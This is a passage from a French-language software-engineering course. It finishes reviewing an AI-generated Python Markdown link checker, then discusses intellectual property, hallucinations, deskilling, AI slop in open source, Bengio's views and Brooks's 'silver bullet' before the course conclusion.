    for link_text, url in extract_links(text):
        ok, status = check_url(url)
        label = "OK    " if ok else "BROKEN"
        print(f"[{label}] {filepath} | {link_text} | {url} | {status}")


def main() -> None:
    files = sys.argv[1:]
    if not files:
        print("Usage: main.py <file.md> [file.md ...]")
        sys.exit(1)
    for filepath in files:
        check_file(filepath)


if __name__ == "__main__":
    main()
```

En relisant `main.py`, on remarque quelque chose d'intéressant. La regex utilisée pour extraire les liens est :

```
pattern = r"(?<!!)\[([^\]]+)\]\((https?://[^)]+)\)"
```

Le préfixe `(?<!!)` est un *negative lookbehind* qui signifie "pas précédé d'un point d'exclamation" — ce qui exclut précisément les images Markdown, qui s'écrivent `![texte alternatif](url)`. L'agent a anticipé ce cas sans qu'on le lui demande explicitement : il a lu "exclure les images" dans `CLAUDE.md` et a su comment l'implémenter. Le test de l'application le confirme : le fichier `test.md` contient une image `![logo](https://google.com/logo.png)`, et cette URL n'apparaît pas dans la sortie.

Cette relecture illustre une leçon importante. La relecture du code généré n'est pas uniquement défensive (chercher des bugs) : c'est aussi le moyen de comprendre ce que l'agent a fait et pourquoi. Un développeur qui accepte le code sans le lire ne sait pas si l'agent a bien compris l'intention, même quand tous les tests passent. Ici, l'agent a fait le bon choix — mais c'est la relecture qui le révèle. C'est la différence entre produire du code et construire une théorie du programme.

Questions ouvertes

Le développement assisté par IA soulève des questions qui dépassent la technique et qui n'ont pas encore de réponses définitives. En voici quelques-unes parmi les plus débattues.

Propriété intellectuelle

Les LLM qui génèrent du code ont été entraînés sur d'immenses corpus de code source, dont une grande partie provient de dépôts open source hébergés sur GitHub. En 2022, un recours collectif a été déposé contre GitHub, Microsoft et OpenAI, alléguant que Copilot reproduisait parfois du code protégé par des licences open source sans en respecter les termes (attribution, copyleft). La question juridique reste ouverte : le code généré par un LLM est-il une oeuvre dérivée du code d'entraînement ? Si un modèle produit un bloc de code fonctionnellement identique à un extrait sous licence GPL, l'utilisateur est-il tenu de respecter les termes de cette licence ? Les tribunaux n'ont pas encore tranché. Pour les développeurs, la prudence recommande de traiter le code généré par IA comme on traiterait du code trouvé sur Stack Overflow : utile comme point de départ, mais à valider, à comprendre, et à adapter à son propre contexte.

Fiabilité et hallucinations

Les LLM produisent des réponses statistiquement plausibles, pas nécessairement correctes. En génération de texte, on appelle ce phénomène une "hallucination" : le modèle invente des faits avec aplomb. En génération de code, les hallucinations prennent des formes spécifiques : des appels à des fonctions qui n'existent pas dans la bibliothèque utilisée, des paramètres inventés, des algorithmes qui semblent corrects mais qui ont des bugs subtils dans les cas limites. Le problème est que le code halluciné a l'air professionnel : il est bien formaté, utilise les bonnes conventions de nommage, et peut même être accompagné de commentaires convaincants. C'est précisément ce qui le rend dangereux pour un développeur qui ne vérifie pas. L'analogie avec le compilateur trouve ici sa limite la plus nette : un compilateur ne peut pas halluciner.

Dépendance et déqualification

Si les développeurs s'habituent à laisser l'IA écrire leur code, risquent-ils de perdre la capacité de le faire eux-mêmes ? La question n'est pas nouvelle : on la posait déjà pour les calculatrices en mathématiques, pour les GPS en navigation, pour les correcteurs orthographiques en écriture. Le phénomène de déqualification (*deskilling*) est bien documenté dans d'autres professions : les pilotes d'avion qui s'appuient trop sur le pilotage automatique peuvent avoir des difficultés à reprendre le contrôle manuellement en situation d'urgence. Pour le développement logiciel, le risque est que des développeurs juniors n'acquièrent jamais les compétences fondamentales (débogage, raisonnement algorithmique, compréhension de l'architecture) parce qu'ils n'ont jamais eu à les exercer. Un développeur senior qui utilise l'IA comme accélérateur garde ses compétences intactes, mais un débutant qui n'a jamais résolu un bug sans assistance pourrait être démuni le jour où l'IA ne peut

pas l'aider. C'est un argument fort pour que la formation en informatique continue d'exiger la maîtrise des fondamentaux, même dans un monde où l'IA est omniprésente.

Le slop et la dégradation des communs

L'expression *AI slop* est apparue autour de 2024 pour désigner un phénomène devenu difficile à ignorer : la prolifération de contenu généré par IA, de mauvaise qualité, qui inonde les espaces numériques. Des articles de blog écrits sans relecture, des réponses de forums copiées-collées sans vérification, des images génériques qui remplacent la photographie originale, des vidéos YouTube de formation technique produites à la chaîne sans expertise réelle. Le terme est délibérément péjoratif : il évoque la pâtée industrielle, quelque chose de produit en masse, sans soin, destiné à remplir un espace plutôt qu'à apporter de la valeur. Le problème n'est pas que l'IA génère du contenu, c'est que le coût marginal de production est devenu si faible que le rapport signal/bruit s'est effondré sur de nombreuses plateformes.

L'écosystème open source est l'un des environnements les plus touchés par ce phénomène. Des outils comme Claude Code, Copilot ou Cursor permettent de générer des pull requests en quelques minutes, sans nécessairement comprendre le projet cible. Les mainteneurs de projets populaires ont commencé à signaler un afflux de contributions générées par IA : des issues qui décrivent un "bug" déjà documenté ou inexistant, des pull requests qui corrigent un problème superficiel sans comprendre l'architecture sous-jacente, des propositions de fonctionnalités copiées-collées sans tenir compte de la philosophie du projet. Le travail de triage de ces contributions, souvent effectué bénévolement par des mainteneurs déjà surchargés, est devenu une charge supplémentaire significative. Il y a une ironie cruelle dans cette situation : une grande partie du code qui a servi à entraîner les modèles responsables de ce flot provient précisément de ces dépôts open source.

Face à cette situation, certains projets ont commencé à adapter leurs politiques de contribution. Des mainteneurs ont ajouté des clauses explicites dans leurs fichiers CONTRIBUTING.md demandant aux contributeurs de certifier qu'ils ont lu et compris le code qu'ils soumettent, que celui-ci soit écrit par un humain ou par une IA. D'autres ont simplement fermé les issues et les pull requests dont la provenance automatisée était évidente, parfois avec un message lapidaire. La plateforme PyPI, le dépôt central des paquets Python, a dû renforcer ses mécanismes de détection face à une vague de paquets générés automatiquement, dont certains contenaient du code malveillant camouflé dans du slop bénin. Ces réactions illustrent une tension fondamentale : l'open source repose sur le principe que la participation est ouverte à tous, mais ce modèle suppose implicitement que chaque contribution représente un investissement humain réel. Quand ce coût d'entrée disparaît, le modèle lui-même est mis sous pression.

La position de Yoshua Bengio

Depuis 2023, Yoshua Bengio, dont les travaux fondateurs ont rendu les LLM possibles, est devenu l'une des voix les plus importantes dans le débat sur les risques de l'IA. En 2023, il a cosigné une lettre ouverte appelant à une pause dans le développement des systèmes d'IA plus puissants que GPT-4, le temps de mettre en place des mécanismes de sécurité adéquats. Sa position n'est pas celle d'un technophobe : c'est celle d'un scientifique qui comprend intimement la technologie et qui estime que la vitesse de développement dépasse notre capacité à en comprendre et à en gérer les conséquences. Bengio a comparé la situation à celle d'un chimiste qui découvrirait une réaction permettant de produire une énergie considérable mais aussi de causer des dommages immenses : la bonne réponse n'est pas d'arrêter la recherche, mais d'exiger de la prudence et des garde-fous avant

le déploiement à grande échelle.

Sa position illustre une tension fondamentale dans l'histoire de la technologie. Les personnes les mieux placées pour comprendre les risques d'une innovation sont souvent celles qui l'ont créée, mais elles sont rarement celles qui décident de la manière dont elle est déployée. Oppenheimer et la bombe atomique, les ingénieurs qui ont alerté sur le Therac-25 ou le Boeing 737 MAX (section précédente) : l'histoire est remplie de cas où l'expertise technique a été ignorée par les décideurs. Le mérite de Bengio est d'utiliser sa crédibilité scientifique pour forcer le débat public, quitte à être critiqué par une partie de l'industrie qui préfère accélérer sans contrainte.

Retour à Brooks : silver bullet ou pas ?

Alors, l'IA générative est-elle la silver bullet que Brooks jugeait impossible ? La réponse honnête est : pas encore, et probablement pas au sens où Brooks l'entendait. Brooks distinguait la complexité accidentelle (celle des outils et des processus) de la complexité essentielle (celle du problème qu'on résout). L'IA générative est remarquablement efficace pour réduire la complexité accidentelle : elle élimine le boilerplate, elle accélère les tâches répétitives, elle rend accessible ce qui demandait auparavant une expertise technique pointue. Mais la complexité essentielle, elle, reste intacte. Comprendre un domaine métier, prendre les bonnes décisions d'architecture, anticiper les conséquences d'un choix de conception : ce sont des problèmes fondamentalement humains que l'IA, pour l'instant, ne résout pas.

Ce qui a changé, et que Brooks n'avait probablement pas anticipé, c'est que la frontière entre complexité accidentelle et complexité essentielle s'est déplacée. Des tâches qui relevaient autrefois de la complexité essentielle (écrire un parser, implémenter un algorithme de tri, configurer un pipeline CI/CD) sont devenues de la complexité accidentelle, parce que l'IA les automatise de manière fiable. Ce déplacement de frontière est peut-être plus important que la silver bullet elle-même : il libère le développeur pour se concentrer sur les problèmes qui comptent vraiment. Le développeur de demain passera moins de temps à écrire du code et plus de temps à décider quel code devrait exister, à valider que le code fait ce qu'il devrait, et à comprendre les systèmes dans lesquels il s'insère. C'est, paradoxalement, un retour aux origines du génie logiciel : non pas la production de code, mais la gestion de la complexité.

Conclusion

Ce cours a commencé, dans le module 1, par une question simple : pourquoi le logiciel est-il si difficile à construire ? Nous avons vu que la réponse de Fred Brooks en 1986, la distinction entre complexité essentielle et complexité accidentelle, reste le cadre le plus utile pour penser le métier. Puis nous avons traversé les outils et les pratiques qui, couche par couche, tentent de maîtriser cette complexité : les tests et le versioning pour le développeur individuel (module 2), l'architecture et les APIs pour structurer les systèmes (module 3), les méthodes agiles et la collaboration pour travailler en équipe (module 4), le DevOps et l'observabilité pour faire vivre un logiciel en production (module 5). Ce dernier module a élargi le regard vers le monde dans lequel le logiciel existe : son économie, sa régulation, ses catastrophes, et maintenant l'IA qui transforme la manière même de le construire.

Le fil conducteur de tout le cours est que le logiciel est une activité fondamentalement humaine. Les outils changent, les langages évoluent, les méthodes se transforment, mais les problèmes de fond restent les mêmes : comprendre ce qu'on construit (Naur), gérer la complexité (Brooks), travailler avec les autres (le Manifeste Agile), et prendre la responsabilité de ce qu'on met au monde

(l'éthique). L'IA ne change pas ces problèmes. Elle change la vitesse à laquelle on peut produire du code, mais pas la difficulté de décider quel code devrait exister.

Peter Naur écrivait en 1985 que la programmation est avant tout la construction d'une théorie, un modèle mental du problème et de sa solution. Cette idée, vieille de quarante ans, n'a jamais été aussi pertinente. Dans un monde où n'importe qui peut générer du code en décrivant ce qu'il veut en langage naturel, la valeur du développeur ne réside plus dans sa capacité à écrire des lignes de code. Elle réside dans sa capacité à comprendre, à juger et à décider. À construire la théorie.

C'est la promesse faite à l'accueil de ce cours : un pouvoir d'exécution n'est utile qu'à qui a le sens du possible, et c'est ce sens que les six modules ont tenté de construire, idée par idée, outil par outil, histoire par histoire. Et c'est le critère de Mitchell Hashimoto, la défense au tableau blanc, qui dit à quoi ce sens doit servir en fin de compte : pouvoir expliquer et défendre ce qu'on a livré, quelle que soit la part qu'un agent y a prise.